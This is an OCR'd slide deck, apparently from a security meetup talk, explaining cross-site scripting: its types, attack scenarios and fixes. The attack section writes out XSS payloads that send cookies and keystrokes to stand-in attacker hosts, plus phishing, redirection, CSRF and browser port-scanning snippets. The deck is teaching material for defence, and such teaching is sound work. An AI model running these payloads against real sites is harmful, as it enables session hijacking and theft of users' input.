Multi
Facet
Vulnerability

#whoami

Mohammed Imran (@imran_naseem)

Information Security professional @ TCS

Null Hyderabad Chapter Lead

OWASP Hyderabad Board Member

Agenda

1. Cross Site Scripting
2. Problem
3. Anatomy of XSS
4. Types of XSS
5. XSS Attacks
6. Solution

#1

The definition

of XSS

“Cross site Scripting (XSS) attacks are a type of injection problem, in which malicious scripts are injected into otherwise benign and trusted web sites.”

Source:owasp.org

#2

The Problem

of XSS

Browser Executes JS

And its Expected ...

If not done securely, could lead to problems

Such as...

Malicious Script Execution

Phishing

Redirection to malicious site

Session Hijacking

CSRF

Keylogging


Port Scanning

#3

The Anatomy


of XSS

Normal Behavior



Application takes insecure content

Abnormal Behavior



HTML Source Code

```
<form name="XSS" action="#" method="GET">
        <p>What's your name?</p>
        <input type="text" name="name">
        <input type="submit" value="Submit">
</form>

<pre>Hello <script>alert("XSS")</script></pre>
```

#4


The Types

of XSS

Reflected XSS


“Reflected attack generally is used to exploit script injection vulnerabilities via URL in a web application.”

Attacker creates malicious link



Attacker sends link to victim

Victim clicks/visits the link



Server sends malicious payload

Payload runs in victim’s browser

Victim is compromised

Victim's Browser

6

Sends the data to

Attacker


Stored XSS

“Stored XSS occurs when the injected script is stored in the database and is delivered to the visitor of the application.”

Attacker injects script into Application


Server stores script in DB

Victim visits the malicious page




Server sends malicious page

Payload runs in victim’s browser



Victim is compromised



DOM XSS

“DOM Based XSS is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner.”

Source:owasp.org

#5

The Attack

Types in XSS

Redirection

"><script>document.location.href="
http://www.MaliciousSite.com/" </script>

Session Hijacking

"><script>document.location.href="
http://www.MaliciousSite.com/cookiestealer.php?
cookie="+document.cookie </script>

Phishing

“><iframe src="http://www.yourphishingsite.com" height="100%" width="100%"></iframe>

keylogging

“><script src=”http://www.MaliciousSite.com/keylogger.js”> </script>

Logic:

document.onkeypress = function keyLog(a) { new Image().src='http://www.attacker.com/logging.php?data='+a.which; }

REDIRECTION

"><script>document.location.href="
http://www.MaliciousSite.com/" </script>

CSRF

Page 1:

```
<form name=”delete” action="http://yoursite.com/deleteuser"
method="post">
    <input type="hidden" name="userid" value="1">
   <input type=”submit”>
</form>
```

Page 2:

```
“><script>document.form.delete.submit();</script>
```

Port Scanning

```
<script type="text/javascript">
function handleError(message, url, line){
  if(message.match(/Script error|Error loading script/)){
    alert("open");
  }
}
var newScript = document.createElement('script');
newScript.src = 'http://www.google.com:80/';
document.body.appendChild(newScript);
window.onerror = handleError;
</script>
```

#6

The Solution

to fix XSS

Solution

- Validate the data (use white-listing)
- Encode the data
- Use HTTP-only and secure flags for cookies

Credits

- http://www.symantec.com/connect/blogs/getting-sassy
- All icons are from http://thenounproject.com/
- Owasp.org